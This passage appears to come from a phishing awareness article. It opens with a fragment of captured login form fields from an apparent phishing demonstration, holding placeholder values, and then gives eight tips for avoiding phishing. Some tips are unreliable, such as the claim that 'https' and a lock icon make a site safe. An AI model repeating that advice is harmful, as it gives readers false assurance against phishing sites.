jazoest=2861
lsd=AVo-E_b8Lh8
email=uname
login_source=comet_headerless_login
next=
encpass=#PWD_BROWSER:5:1650771797:AYtQAFfAUW
```

Solution to Avoid from Phishing:

1. **Keep Informed About Phishing Techniques** – New phishing scams are being developed all the time. Without staying on top of these new phishing techniques, you could inadvertently fall prey to one. Keep your eyes peeled for news about new phishing scams. By finding out about them as early as possible, you will be at much lower risk of getting snared by one. For IT administrators, ongoing security awareness training and simulated phishing for all users is highly recommended in keeping security top of mind throughout the organization.

2. **Think Before You Click!** – It's fine to click on links when you're on trusted sites. Clicking on links that appear in random emails and instant messages, however, isn't such a smart move. Hover over links that you are unsure of before clicking on them. Do they lead where they are supposed to lead? A phishing email may claim to be

from a legitimate company and when you click the link to the website, it may look exactly like the real website. The email may ask you to fill in the information but the email may not contain your name. Most phishing emails will start with "Dear Customer" so you should be alert when you come across these emails. When in doubt, go directly to the source rather than clicking a potentially dangerous link.

3. **Verify a Site's Security –** It's natural to be a little wary about supplying sensitive financial information online. As long as you are on a secure website, however, you shouldn't run into any trouble. Before submitting any information, make sure the site's URL begins with "https" and there should be a closed lock icon near the address bar. Check for the site's security certificate as well. If you get a message stating a certain website may contain malicious files, do not open the website. Never download files from suspicious emails or websites. Even search engines may show certain links which may lead users to a phishing webpage which offers low cost products. If the user makes purchases at such a website, the credit card details will be accessed by cybercriminals.

4. **Keep Your Browser Up to Date** – Security patches are released for popular browsers all the time. They are released in response to the security loopholes that phishers and other hackers inevitably discover and exploit. If you typically ignore messages about updating your browsers, stop. The minute an update is available, download and install it.

5. **Use Firewalls** – High-quality firewalls act as buffers between you, your computer and outside intruders. You should use two different kinds: a desktop firewall and a network firewall. The first option is a type of software, and the second option is a type of hardware. When used together, they drastically reduce the odds of hackers and phishers infiltrating your computer or your network.

6. **Be Wary of Pop-Ups** – Pop-up windows often masquerade as legitimate components of a website. All too often, though, they are phishing attempts. Many popular browsers allow you to block pop-ups; you can allow them on a case-by-case basis. If one manages to slip through the cracks, don't click on the "cancel" button; such buttons often lead to phishing sites. Instead, click the small "x" in the upper corner of the window.

7. Never Give Out Personal Information – As a general rule, you should never share personal or financially sensitive information over the Internet. This rule spans all the way back to the days of America Online, when users had to be warned constantly due to the success of early phishing scams. When in doubt, go visit the main website of the company in question, get their number and give them a call. Most of the phishing emails will direct you to pages where entries for financial or personal information are required. An Internet user should never make confidential entries through the links provided in the emails. Never send an email with sensitive information to anyone. Make it a habit to check the address of the website. A secure website always starts with "https".

8. Use Antivirus Software – There are plenty of reasons to use antivirus software. Special signatures that are included with antivirus software guard against known technology workarounds and loopholes. Just be sure to keep your software up to date. New definitions are added all the time because new scams are also being dreamed up all the time. Anti-spyware and firewall settings should be used to prevent phishing attacks and users should update the programs regularly. Firewall protection prevents access to malicious files by blocking the attacks. Antivirus software scans every file which comes through the Internet to your computer. It helps to prevent damage to your system.

You don't have to live in fear of phishing scams. By keeping the preceding tips in mind, you should be able to enjoy a worry-free online experience.

Remember there is no single fool-proof way to avoid phishing attacks,